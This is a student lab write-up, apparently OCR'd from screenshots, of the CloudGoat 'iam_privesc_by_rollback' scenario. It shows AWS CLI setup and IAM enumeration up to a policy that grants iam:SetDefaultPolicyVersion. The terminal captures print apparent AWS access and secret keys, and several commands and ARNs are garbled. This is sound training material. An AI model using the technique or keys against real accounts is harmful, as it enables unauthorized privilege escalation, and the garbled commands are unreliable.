

# **CloudGoat IAM Privilege Escalation by Rollback Scenario**

---

---

## Introduction

Identity and Access Management (IAM) is one of the foundational security components in AWS, responsible for controlling authentication, authorization, and access to cloud resources. Misconfigurations or overlooked permission pathways within IAM can lead to severe security risks, including unauthorized privilege escalation. This assignment explores the CloudGoat scenario "**iam\_privesc\_by\_rollback**", a deliberately vulnerable environment designed to demonstrate how attackers can exploit IAM policy versioning to escalate privileges.

The objective of this lab is to gain hands-on experience identifying and exploiting weak IAM configurations—specifically the ability to roll back to older, overly permissive policy versions. By deploying CloudGoat on a Kali Linux environment, analyzing the created IAM user, enumerating policies, and abusing the `iam:SetDefaultPolicyVersion` permission, the exercise illustrates how a seemingly low-privileged user can gain administrative access. Through these steps, the assignment strengthens understanding of real-world privilege escalation techniques, their implications, and the best practices required to prevent them in enterprise AWS environments.

## Objective

To understand and practice privilege escalation techniques in AWS IAM (Identity and Access Management) using the CloudGoat scenario "iam\_privesc\_by\_rollback."

## Requirements

1. KALI LINUX virtual machine.
2. Python3.9+ is required.
3. Terraform >= 1.5.0, installed and in your \$PATH.

4. The AWS CLI installed and in your \$PATH, and an AWS account with sufficient privileges to create and destroy resources.

## **Instructions:**

## 1. Setup:

- Ensure you have an AWS account or access to an AWS environment where you can perform IAM actions.
  - Install and configure the AWS CLI if you haven't already.

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3vill3@nevile: ~

Session Actions Edit View Help
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/METADATA
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/INSTALLER
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/top_level.txt
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/LICENSE
inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/AUTHORS.rst
inflating: aws/dist/wheel-0.45.1.dist-info/WHEEL
inflating: aws/dist/wheel-0.45.1.dist-info/INSTALLER
inflating: aws/dist/wheel-0.45.1.dist-info/_meta.json
inflating: aws/dist/wheel-0.45.1.dist-info/requires.txt
inflating: aws/dist/wheel-0.45.1.dist-info/LICENSE.txt
inflating: aws/dist/wheel-0.45.1.dist-info/RECORD
inflating: aws/dist/wheel-0.45.1.dist-info/direct_url.json
inflating: aws/dist/wheel-0.45.1.dist-info/REQUESTED

[n3vill3@nevile ~] 
[~] 
[sudo] password for n3vill3:
Sorry, try again.
[sudo] password for n3vill3:
You can now run: /usr/local/bin/aws --version
[~] 
$ aws --version
aws-cli/2.31.38 Python/3.13.9 Linux/6.12.38+kali-amd64 exe/x86_64.kali.2025
[~] 
$
```

## 2. Accessing CloudGoat:

- Navigate to the CloudGoat GitHub repository:

<https://github.com/RhinoSecurityLabs/cloudgoat>

- Follow the instructions provided to deploy CloudGoat in your AWS environment.

```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
n3v1l13@nevile: ~
$ pipx install clougoat
Requirement already satisfied: clougoat in /home/n3v1l13/.local/share/pipx/venvs/clougoat/lib/python3.13/site-packages
These apps are now globally available
  - clougoat
done! ✨ ✨

n3v1l13@nevile: ~
$ clougoat config aws
No configuration file was found at /home/n3v1l13/.local/share/pipx/venvs/clougoat/lib/python3.13/site-packages/clougoat/config.yml.
Would you like to create this file with a default aws setting now? [y/n]: y
Enter the name of your default AWS profile: mng0053
A default aws setting of "mng0053" has been saved.

n3v1l13@nevile: ~
$ clougoat config whitelist --auto
No whitelist.txt file was found at /home/n3v1l13/.local/share/pipx/venvs/clougoat/lib/python3.13/site-packages/clougoat/whitelist.txt
CloudGoat can automatically make a network request, using https://ifconfig.co
to determine my IP address, and then overwrite the contents of the whitelist fi
le with the result.
Would you like to continue? [y/n]: y
[clougoat] Unknown error: Unable to retrieve IP address.

n3v1l13@nevile: ~
$ ls
aws  Desktop  Downloads  Pictures  Templates
awscli2.zip  Documents  Music  Public  Videos
n3v1l13@nevile: ~
$ 
n3v1l13@nevile: ~
$ cat /home/n3v1l13/.local/share/pipx/venvs/clougoat/lib/python3.13/site-p
ackages/clougoat/config.yml
- default-profile: mng0053
n3v1l13@nevile: ~
$ 

```

- To install CloudGoat, I ran the following commands:

*pipx install clougoat*

- I also ran some quick configuration commands to save me some time later:
  1. *clougoat config aws* - Configure for AWS - tell CloudGoat which AWS profile to use.
  2. *clougoat config whitelist --auto* - To determine who can connect to my vulnerable instances. Whitelists by IP address.


### 3. Understanding the Scenario:

- Read the scenario description and objectives provided in the CloudGoat documentation to understand the context and goals of the "iam\_privesc\_by\_rollback" scenario.

- Familiarize yourself with AWS IAM concepts such as users, roles, policies, and permissions.

- IAM is the service that allows you to manage authentication, authorization, and access control inside your AWS account.
- IAM user is the entity that you create in AWS to represent the person/application that uses it to interact with AWS.
- IAM user group is a way to attach policies to multiple users at once, which can make it easier to manage the permissions for those users.
- IAM role is an identity with permission policies that determine what it can and cannot do in AWS.

I created an IAM user in aws console to get an access key and secret access key which i would use to configure aws cli in kali.



I then used **aws configure -profile <IAM username>** to configure my AWS CLI profile and confirmed the configuration using **aws sts get-caller-identity --profile <IAM username>**

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
(n3vill3@nevill3) ~
$ aws configure --profile cloudgoat
AWS Access Key ID [None]: AKIAZBNGBGKYB2FPQ5CVT
AWS Secret Access Key [None]:
LNSbtIxZSlrosIMeG/fTe0ENSCfSDmaZlzl3I0tus-east-1
Default output format [None]: json

(n3vill3@nevill3) ~
$ aws sts get-caller-identity --profile cloudgoat

Provided region_name 'LNSbtIxZSlrosIMeG/fTe0ENSCfSDmaZlzl3I0tus-east-1' doesn't match a supported form
t.

(n3vill3@nevill3) ~
$ ./aws/credentials
[cloudgoat]
aws_access_key_id = AKIAZBNGBGKYB2FPQ5CVT
aws_secret_access_key =
(n3vill3@nevill3) ~
$ vim ./aws/credentials
(n3vill3@nevill3) ~
$ aws sts get-caller-identity --profile cloudgoat

Provided region_name 'LNSbtIxZSlrosIMeG/fTe0ENSCfSDmaZlzl3I0tus-east-1' doesn't match a supported form
t.

(n3vill3@nevill3) ~
$ aws configure --profile cloudgoat
AWS Access Key ID [*****5CVT]:
AWS Secret Access Key [*****5CVT]:
Default region [LNSbtIxZSlrosIMeG/fTe0ENSCfSDmaZlzl3I0tus-east-1]: us-east-1
Default output format [json]

(n3vill3@nevill3) ~
$ aws sts get-caller-identity --profile cloudgoat
{
    "User": {
        "UserId": "AIDABZNGBGKYB2FPQ5CVW",
        "Account": "62211839747",
        "Arn": "arn:aws:s3:::62211839747/user/cloudgoat"
    }
}

(n3vill3@nevill3) ~
$ cat ./aws/config
[profile cloudgoat]
region = us-east-1
output = json
```

## 4. Starting the Scenario:

- Once CloudGoat is deployed, access the CloudGoat environment using the provided credentials or IAM user.
  - Launch the "iam\_privesc\_by\_rollback" scenario from the CloudGoat menu or command-line interface.

Command used to: **cloudgoat create iam\_privesc\_by\_rollback**

```
n3v113@nevile: ~
Session Actions Edit View Help
n3v113@nevile: ~
Power Manager
Your Battery is charging
File Machine View Input Devices Help
aws sts get-caller-identity --profile cloudgoat
{
  "UserId": "AIDA2BNGKRY266452SG6V",
  "Account": "62211859747",
  "Arn": "arn:aws:iam::62211859747:user/cloudgoat"
}
cloudgoat create iam_privesc_by_rollback
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.
Using default profile "cloudgoat" from config.yml...
Initializing the backend...
Initializing provider plugins...
- Finding hashicorp/aws versions matching "> 3.2.0"...
  - Installed hashicorp/aws v3.2.0...
- Finding hashicorp/local versions matching "> 2.5.0"...
  - Installed hashicorp/local v2.5.4...
- Installed hashicorp/null v3.2.4 (signed by HashiCorp)
  - Installed hashicorp/null v3.2.4 (signed by HashiCorp)
- Installed hashicorp/oci v6.21.0 (signed by HashiCorp)
  - Installed hashicorp/oci v6.21.0 (signed by HashiCorp)
- Installed hashicorp/aws v6.21.0 (signed by HashiCorp)
  - Installed hashicorp/aws v6.21.0 (signed by HashiCorp)
- Installed hashicorp/local v2.6.1 (signed by HashiCorp)
  - Installed hashicorp/local v2.6.1 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider selections it made above. Include this file in your version control repository so that Terraform can guarantee to make the same selections by default when you run "terraform init" in the future.

Terraform has been successfully initialized!
You may now begin working with Terraform. Try running "terraform plan" to see any changes that are required for your infrastructure. All Terraform commands should now work.

If you ever set or change modules or backend configuration for Terraform, rerun this command to reinitialize your working directory. If you forget, other commands will detect it and remind you to do so if necessary.

[cloudgoat] terraform init completed with no error code.

Terraform used the selected providers to generate the following execution plan. Resource actions are

n3v113@nevile: ~
File Machine View Input Devices Help
Session Actions Edit View Help
n3v113@nevile: ~
Power Manager
Your Battery is charging
File Machine View Input Devices Help
aws iam get-user --profile raynor
The config profile (raynor) could not be found
ls
awscli2.zip Desktop Documents Downloads Music Pictures Public Templates Videos
ls aws
dist install README.md THIRD_PARTY_LICENSES
ls
ls
aws configure --profile raynor
aws iam get-user --profile raynor
The config profile (raynor) could not be found
aws configure --profile raynor
AWS Access Key [None]: AKIAZBNGKRYBSZTS3THU
AWS Secret Access Key [None]: QDyippzzleFnQXta1aSw/RRKqNjLJxPDiqqTT
Default region name [None]: us-east-1
Default output format [None]: json
n3v113@nevile: ~
```

- CloudGoat created a new IAM user (`raynor-cgidv509ma87ie`)
- I then created a new AWS CLI profile for `raynor` using **`aws configure -profile raynor`**

```
n3v113@nevile: ~
Session Actions Edit View Help
n3v113@nevile: ~
Power Manager
Your Battery is charging
File Machine View Input Devices Help
aws iam get-user --profile raynor
The config profile (raynor) could not be found
ls
awscli2.zip Desktop Documents Downloads Music Pictures Public Templates Videos
ls aws
dist install README.md THIRD_PARTY_LICENSES
ls
ls
aws configure --profile raynor
aws iam get-user --profile raynor
The config profile (raynor) could not be found
aws configure --profile raynor
AWS Access Key [None]: AKIAZBNGKRYBSZTS3THU
AWS Secret Access Key [None]: QDyippzzleFnQXta1aSw/RRKqNjLJxPDiqqTT
Default region name [None]: us-east-1
Default output format [None]: json
n3v113@nevile: ~
```


---

## 5. Exploring Initial Configuration:

- Use the AWS CLI or AWS Management Console to examine the initial IAM configuration, including existing users, roles, and policies.
- Identify any permissions assigned to the user or role provided in the scenario.

## 6. Performing Privilege Escalation:


- Follow the steps outlined in the scenario to exploit IAM permissions and escalate privileges.
- Pay attention to any rollback mechanisms or configuration changes that can be abused to gain elevated access.
  - One of the first steps after gaining access to an IAM User is to enumerate the user's privileges in the environment. We can do that by listing the policies attached to the IAM User.
  - Using command ***aws iam list-user-policies --user-name raynor-cgidv509ma87ie --profile raynor***, I saw that there were no policies embedded directly into the user's IAM identity.



The screenshot shows a terminal window on a Kali Linux desktop. The terminal displays the output of several AWS IAM commands:

```
(n3vill3@neville) ~$ aws iam get-user --user-name raynor-cgidv509ma87ie
{
  "User": {
    "Path": "/",
    "UserName": "raynor-cgidv509ma87ie",
    "UserId": "AIDAZRHWBKVQ0V17R7C",
    "Arn": "arn:aws:iam::62211183974:user/raynor-cgidv509ma87ie",
    "CreateDate": "2025-11-20T18:38:35+00:00",
    "Tags": [
      {
        "Key": "Stack",
        "Value": "cloudGoat"
      },
      {
        "Key": "Scenario",
        "Value": "iam-privesc-by-rollback"
      }
    ]
  }
}
(n3vill3@neville) ~$ aws iam list-user-policies --user-name raynor-cgidv509ma87ie
Unable to locate credentials. You can configure credentials by running "aws configure".
(n3vill3@neville) ~$ aws iam list-user-policies --user-name raynor-cgidv509ma87ie --profile raynor
{
  "PolicyNames": []
}
(n3vill3@neville) ~$
```

- Using ***aws iam list-attached-user-policies --user-name raynor-cgidv509ma87ie --profile raynor***, I saw that there were separate, standalone IAM policies - either AWS managed or customer managed policies - that are attached to the user.




The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running within Oracle VirtualBox. The user has run several AWS IAM commands:

```

n3vill3@nevile ~
$ aws iam list-user-policies --user-name raynor-cgidv509ma87ie
Unable to locate credentials. You can configure credentials by running "aws configure".
n3vill3@nevile ~
$ aws iam list-user-policies --user-name raynor-cgidv509ma87ie --profile raynor
{
    "PolicyNames": []
}
n3vill3@nevile ~
$ aws iam list-attached-user-policies --user-name raynor-cgidv509ma87ie --profile raynor
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-cgidv509ma87ie",
            "PolicyArn": "arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87ie"
        }
    ]
}
n3vill3@nevile ~

```

- After enumerating the policies, I also used ***aws iam list-policy-versions --policy-arn arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87ie --profile raynor*** to enumerate the policy versions
  - In AWS IAM, each policy can have multiple versions - up to five - where only one version is set as the 'default' (active) version. Whenever you edit a policy, IAM creates a new version, leaving older versions saved in the background.
  - Older, non-default versions may grant privileges that are no longer visible in the default version. If an attacker can switch the default to a more permissive version, they could elevate their access.




The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The terminal session is running on a user named "nevile". The user has run several AWS CLI commands:

```
aws help
aws <command> help
aws <command> <subcommand> help

[n3v1ll3@nevile:~]
$ aws iam list-policy-versions --policy-arm
[n3v1ll3@nevile:~]
$ aws iam list-policy-versions --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma8
?ie
Unable to locate credentials. You can configure credentials by running "aws configure".
[n3v1ll3@nevile:~]
$ aws iam list-policy-versions --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma8
?ie --profile raynor
{
  "Versions": [
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:48+00:00"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:45+00:00"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:42+00:00"
    },
    {
      "VersionId": "v2",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:39+00:00"
    },
    {
      "VersionId": "v1",
      "IsDefaultVersion": true,
      "CreateDate": "2025-11-20T18:38:35+00:00"
    }
  ]
}
[n3v1ll3@nevile:~]
$
```

- I then used ***aws iam get-policy-version --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma8?ie --version-id v1 --profile raynor*** to check the the permissions currently granted to the user in the default version



Kali Linux [Running] - Oracle VirtualBox

```

File Machine View Input Devices Help
Session Actions Edit View Help
}
{n3v1l13@neville:~}
$ aws iam list-policy-version --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma871
ie --version-id v1 --profile raynor
aws: [ERROR]: argument operation: Found invalid choice 'list-policy-version'
Maybe you meant:
* list-policy-versions
* get-policy-version
* delete-policy-version
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:
aws help
aws <command> help
aws <command> <subcommand> help

[n3v1l13@neville:~]
$ aws iam get-policy-version --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma871
e --version-id v1 --profile raynor
{
  "PolicyVersion": {
    "Document": {
      "Statement": [
        {
          "Action": [
            "iam:Get*",
            "iam:List*",
            "iam:SetDefaultPolicyVersion"
          ],
          "Effect": "Allow",
          "Resource": "*",
          "Sid": "IAMPrivilegeEscalationByRollback"
        }
      ],
      "Version": "2012-10-17"
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2023-11-20T18:38:35+00:00"
  }
}
[n3v1l13@neville:~]
$ 

```

